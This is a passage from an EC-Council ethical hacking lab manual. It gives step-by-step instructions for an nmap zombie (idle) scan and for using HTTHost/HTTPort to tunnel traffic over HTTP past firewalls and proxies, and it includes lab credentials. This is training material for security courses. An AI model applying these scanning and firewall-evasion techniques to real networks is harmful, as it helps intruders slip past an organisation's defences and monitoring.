Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.10.19 10.10.10.10** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.

Note: The scan results may differ in your lab environment while performing this task.

Note: You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this lab, we are choosing Windows Server 2019 as the Zombie.




Figure 2.1.20: Nmap Zombie scan

31. Delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window in the **Windows 10** virtual machine.
32. **Turn off the Windows Defender Firewall** for all **Profiles** in the **Windows 10** virtual machine.
33. Close all open windows in each virtual machine.
34. Turn off the **Parrot Security** virtual machine.

TASK 2 Bypass Firewall Rules using HTTP/FTP Tunneling

Here, we will learn how networks can be scanned, and how to use HTTPort and HTTHost to bypass firewall restrictions and access files.

Note: Ensure that the **Windows Server 2019** and **Windows 10** virtual machines are running.

TASK 2.1

Stop World Wide Web Publishing Service

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.

3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.




Figure 2.2.1: Launching services

HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPort then intercepts that connection and runs it via a tunnel through the proxy.

4. In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.




Figure 2.2.2: Stopping World Wide Web Publishing Service in Windows Server 2016

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Launch and Configure HTTHost

HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.

5. Similarly, check **IIS Admin Service**; stop the program if it is running.
6. Navigate to **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **htthost.exe**.
7. If the **Open File - Security Warning** pop-up appears, click **Run**.
8. A **HTTHost** wizard appears; click the **Options** tab.
9. On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is "**magic**."

Note: Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this lab.

10. Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.




Figure 2.2.3: HTTHost Options tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Navigate to the **Application log** tab and check if the last line is **Listener: listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.




Figure 2.2.4: HTTHost Application log section

12. Now, leave **HTTHost** running, and do not turn off the **Windows Server 2016** virtual machine.

The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost.

TASK 2.3

Enable Firewall and Add an Outbound Rule

13. Now, switch to the **Windows Server 2019** virtual machine and launch **Control Panel**, as shown in the screenshot.




Figure 2.2.5: Launching Control Panel

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.

14. The **Control Panel** window appears with all control panel items displayed. Select **Windows Defender Firewall**.

